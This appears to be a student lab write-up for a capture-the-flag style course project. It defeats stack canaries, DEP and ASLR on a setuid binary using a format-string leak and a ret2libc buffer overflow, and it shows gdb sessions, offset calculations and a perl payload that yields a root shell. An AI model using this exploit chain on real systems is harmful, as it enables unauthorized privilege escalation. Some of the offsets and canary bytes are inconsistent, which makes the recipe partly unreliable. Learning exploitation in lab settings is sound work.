

## PROJECT 2 TEAM

### Challenge:

Given challenge is to exploit the given code with buffer overflow vulnerability with the entire defense enabled to find the flag. Defenses include Data execution prevention, Stack smashing, and ASLR.

### Challenge solution:

Code file in the given project2 VM, we compiled it using gcc and made an executable file.

Then we ran the gdb and put a **break on main function** then we ran the code and **disassembled the main function**. Then we proceeded and put the break on address where it returned.

```
project2@CS647:~$ ls
Desktop  Downloads  Music  Pictures  Public  Templates  Videos  vulnFileCopy2
project2@CS647:~$ gdb vulnFileCopy2
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vulnFileCopy2...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x004074a
(gdb) disassemble main
Dump of assembler code for function main:
   0x004073b <+0>:  lea    0x4(%esp),%ecx
   0x004073f <+4>:  and    $0xffffffff0,%esp
   0x0040742 <+7>:  pushl  -0x4(%ecx)
   0x0040745 <+10>: push    %ebp
   0x0040746 <+11>: mov     %esp,%ebp
   0x0040748 <+13>: push    %ebx
   0x0040749 <+14>: push    %ecx
   0x004074a <+15>: sub     $0x20,%esp
   0x004074d <+18>: mov     %ecx,%ebx
   0x004074f <+20>: mov     0x4(%ebx),%eax
   0x0040752 <+23>: mov     %eax,-0x1c(%ebp)
   0x0040755 <+26>: mov     %gs:0x14,%eax
   0x004075b <+32>: mov     %eax,-0xc(%ebp)
   0x004075e <+35>: xor     %eax,%eax
   0x0040760 <+37>: sub     $0x8,%esp
   0x0040763 <+40>: push    $0x00408a50
   0x0040766 <+43>: push    $0x00408a54
   0x004076d <+50>: call    0x00405e0 <fopen@plt>
   0x0040772 <+55>: add     $0x10,%esp
   0x0040775 <+58>: mov     %eax,0x10(%ebp)
---Type <return> to continue, or q <return> to quit---
   0x0040778 <+61>: sub     $0x4,%esp
```

Later we continued and then went one function forward using stepi. Here we got the address where system returned.

```

0x080487ec <+177>: mov    -0x1c(%ebp),%eax
0x080487ef <+180>: add    $0x4,%eax
0x080487f2 <+183>: mov    (%eax),%eax
0x080487f4 <+185>: sub    $0xc,%esp
0x080487f7 <+188>: push   %eax
0x080487f8 <+189>: call   0x8048823 <vulnFileCopy>
0x080487fd <+194>: add    $0x10,%esp
0x08048800 <+197>: jmp    0x8048808 <main+205>
---Type <return> to continue, or q <return> to quit---
0x08048802 <+199>: call   0x80489b2 <usage>
0x08048807 <+204>: nop
0x08048808 <+205>: mov    -0xc(%ebp),%eax
0x0804880b <+208>: xor    %gs:0x14,%eax
0x08048812 <+215>: je     0x8048819 <main+222>
0x08048814 <+217>: call   0x8048550 <__stack_chk_fail@plt>
0x08048819 <+222>: lea    -0x8(%ebp),%esp
0x0804881c <+225>: pop    %ecx
0x0804881d <+226>: pop    %ebx
0x0804881e <+227>: pop    %ebp
0x0804881f <+228>: lea    -0x4(%ecx),%esp
0x08048822 <+231>: ret
End of assembler dump.
(gdb) break *main+231
Breakpoint 2 at 0x8048822
(gdb) run
Starting program: /home/project2/vulnFileCopy2

Breakpoint 1, 0x0804874a in main ()
(gdb) stepi
0x0804874d in main ()
(gdb) c
Continuing.

Setuid failed.

Usage: ./vulnFileCopy2 [file_name]

Breakpoint 2, 0x08048822 in main ()
(gdb) stepi
0xb7d74f21 in __libc_start_main (main=0x804873b <main>, argc=1, argv=0xbfd833d4,
    init=0x80489d0 <__libc_csu_init>, fini=0x8048a30 <__libc_csu_fini>,
    rtld_fini=0xb7f679c0 <_dl_fini>, stack_end=0xbfd833cc) at ../csu/libc-start.c:310
310      ../csu/libc-start.c: No such file or directory.

```

Later we ran command ***p system*** to find the system address. After finding the system address we subtracted the system address and return address to find the offset value.

By running command ***info proc mappings*** .To find command string address we used ***find b7d5c000, b7f31000 "/bin/sh"***

```

(gdb) print system
$1 = {int (const char *)} 0xb7d992e0 <__libc_system>
(gdb) p/x 0xb7d992e0-0xb7d74f21
$2 = 0x243bf
(gdb) info proc mappings
Undefined info command: "proc mappings". Try "help info".
(gdb) info proc mappings
process 14284
Mapped address spaces:

   Start Addr   End Addr       Size     Offset objfile
   0x8048000   0x8049000     0x1000        0x0  /home/project2/vulnFileCopy2
   0x8049000   0x804a000     0x1000        0x0  /home/project2/vulnFileCopy2
   0x804a000   0x804b000     0x1000       0x1000  /home/project2/vulnFileCopy2
   0x92de000   0x92ff000    0x21000        0x0  [heap]
  0xb7d5c000  0xb7f31000   0x1d5000        0x0  /lib/i386-linux-gnu/libc-2.27.so
  0xb7f31000  0xb7f32000     0x1000     0x1d5000  /lib/i386-linux-gnu/libc-2.27.so
  0xb7f32000  0xb7f34000     0x2000     0x1d5000  /lib/i386-linux-gnu/libc-2.27.so
  0xb7f34000  0xb7f35000     0x1000     0x1d7000  /lib/i386-linux-gnu/libc-2.27.so
  0xb7f35000  0xb7f38000     0x3000        0x0
  0xb7f51000  0xb7f53000     0x2000        0x0
  0xb7f53000  0xb7f56000     0x3000        0x0  [vvar]
  0xb7f56000  0xb7f58000     0x2000        0x0  [vdso]
  0xb7f58000  0xb7f7e000    0x26000        0x0  /lib/i386-linux-gnu/ld-2.27.so
  0xb7f7e000  0xb7f7f000     0x1000     0x250000  /lib/i386-linux-gnu/ld-2.27.so
  0xb7f7f000  0xb7f80000     0x1000     0x260000  /lib/i386-linux-gnu/ld-2.27.so
  0xbfd65000  0xbfd86000    0x21000        0x0  [stack]
(gdb) find 0xb7d5c000, 0xb7f35000 "/bin/sh"
A syntax error in expression, near `"/bin/sh"'.
(gdb) find 0xb7d5c000, 0xb7f31000, "/bin/sh"
0xb7eda0af
1 pattern found.
(gdb) p/x 0xb7eda0af-0xb7d74f21
$2 = 0x16518e

```

Address of `libc_system`

Offset of `libc_sys` - add of `libc_start_main`

Address of cmd str

Offset of cmd str

Calculations for offset:

- `Libc_sys - libc_start_main` = offset to find dynamic main = 243bf
- `Libc_system - address of command string` = offset of dynamic cmd string = 16518e

Later we ran the code using following exploit to gain the memory leak

We ran the command `run $(perl -e 'print "%print \"%08x..\"x200') to find the memory leak`

```

(gdb) run $(perl -e 'print "%08x.."x200')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/project2/vulnFileCopy2 $(perl -e 'print "%08x.."x200')

Breakpoint 1, 0x0804874a in main ()
(gdb) c
Continuing.

Setuid failed.

File to copy: b7d37993..b7f24312..b7f24414..b7f2d319..00000016..b7f242dc..bfa93ec7..b7f4b558..b7f2d7cd.
.00000000..00000001..b7f24474..41414141..41414141..41414141..41414141..41414141..41414141..41
414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414
141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141
..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..4
1414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..4141
4141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..4141414
1..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..
41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..414
14141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..414141
41..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..
41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41
414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414
141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141
..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..4
1414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..4141
4141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..414141
41..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..
b7f00000..00000000..bfa93188..080487fd..bfa93ec7..00000320..bfa93174..b7d586eb..b7f003fc..00000000..0000000
0..bfa93234..00000002..00000002..09dd0160..a91af900..bfa931a0..00000000..00000000..b7d40f21..b7f00000..
b7f00000..00000000..b7d40f21..00000002..bfa93234..bfa93240..bfa931c4..00000001..00000000..b7f00000..b7f
3376a..b7f4b000..00000000..b7f00000..00000000..00000000..
Press enter to begin copying...

ERROR Opening file. Exiting...
: File name too long
[Inferior 1 (process 14771) exited normally]
(gdb) q


```

We got the dump from which we identified the **canary as a91af900** and **libc reference address as b7d40f21**.

Now to determine the positions of these values we took the help of MS Word as follows.

And we found that canary is on 163<sup>rd</sup> position and libc ref address is on 183<sup>rd</sup> position.

This helped us in crafting our final payload.



We quit the gdb and on terminal we found the address of exit using

***Objdump -dj .plt vulnFileCopy2 | grep 'exit'***

```
project2@CS647:~$ objdump -ej .plt vulnFileCopy2 | grep 'exit'
objdump: section '.plt' mentioned in a -j option, but not found in any input file
project2@CS647:~$ objdump -dj .plt vulnFileCopy2 | grep 'exit'
080485a0 <exit@plt>:
```

Now as we have all the values necessary to perform attack we ran the program using command

***./VulnFileCopy2 'canary(%163\$x) libc\_reference\_address(%183\$x)'***

We successfully got the canary value and libc ref address.

```

project2@CS647:~$ ./vulnFileCopy2 'canary(%163$x) libc_reference_address(%183$x)'
File to copy: canary(e04ee100) libc_reference_address(b7d96f21)
Press enter to begin copying...

Done copying.
$ whoami
p2root

```

We paused the program and opened another terminal to craft our payload.

We designed our payload as buffer is of 600 bytes.

Final calculations:

- **Lib\_ret\_add + offset of (libc\_sys – libc\_start\_main)**  
 $B7d8ff21 + 243bf = B7dbb2e0$  which is **dynamic address of main**
- **Libc\_ret\_add + offset of ( address of cmd string – libc\_start\_main)**  
 $B7d8ff21 + 16518e = b7efc0af$  : **address of dynamic command string**

Now the format of payload we used is

**perl -e 'print "A"x600 . "<canary>" . "A"x12 . "<dynamic address of main>" . "<exit address>" . "<address of dynamic cmd string>" > ["file name used to leak canary and libc\_ref\_add"]**

So our payload looked like:


**perl -e 'print "A"x600 . "\x00\xe1\xe0" . "A"x12 . "\xe0\xb2\xdb\xb7". "\xa0\x85\x04\x08" . "\xaf\xc0\xef\xb7" > 'canary(%163\$x) libc\_reference\_address(%183\$x)'**



```
Done copying.  
$ whoami  
p2root  
$ pwd  
/home/project2  
$ cd ../p2root  
$ ls  
flag.JPG  
$ cp flag.JPG /tmp  
$ cd /tmp  
$ ls  
config-err-DaxWEZ  
flag.JPG  
lu36378k5yxq.tmp  
OSL_PIPE_800_SingleOfficeIPC_b45318f3a6e346d890b8564e6b88803d  
ssh-NWjcbtABaSiZ  
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-apache2.service-KvAzI8  
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-bolt.service-4rcgun  
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-colord.service-agf8Zl  
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-ModemManager.service-lzZIjY  
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-rtkit-daemon.service-o1IYhJ  
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-systemd-resolved.service-KGVfFM  
$ sha256sum flag.JPG  
2866499cad9b78915d4d964ac40f3cdeea1445857e8eb3db3fd8b3df92e878b0  flag.JPG  
$ █
```

Then we went into our temp directory to find the flag.JPG to find the image which was our final flag.





Stackframe diagram:

0x ffffffff	Top of memory
...	
	&username
08048f	Return address
bfa93188	prev ebp
0x000000	Byte alignment
b7f00000	Byte alignment
a191af90	canary value
	data [196-199]
	data[0-3]
b7f24474	filename [28 -31]
	...
	other local var
	...
b7d5c000	c lib
	...
0x000000	Bottom of mem

**Conclusion:** We hence completed the project by finding the flag with all the defenses enabled.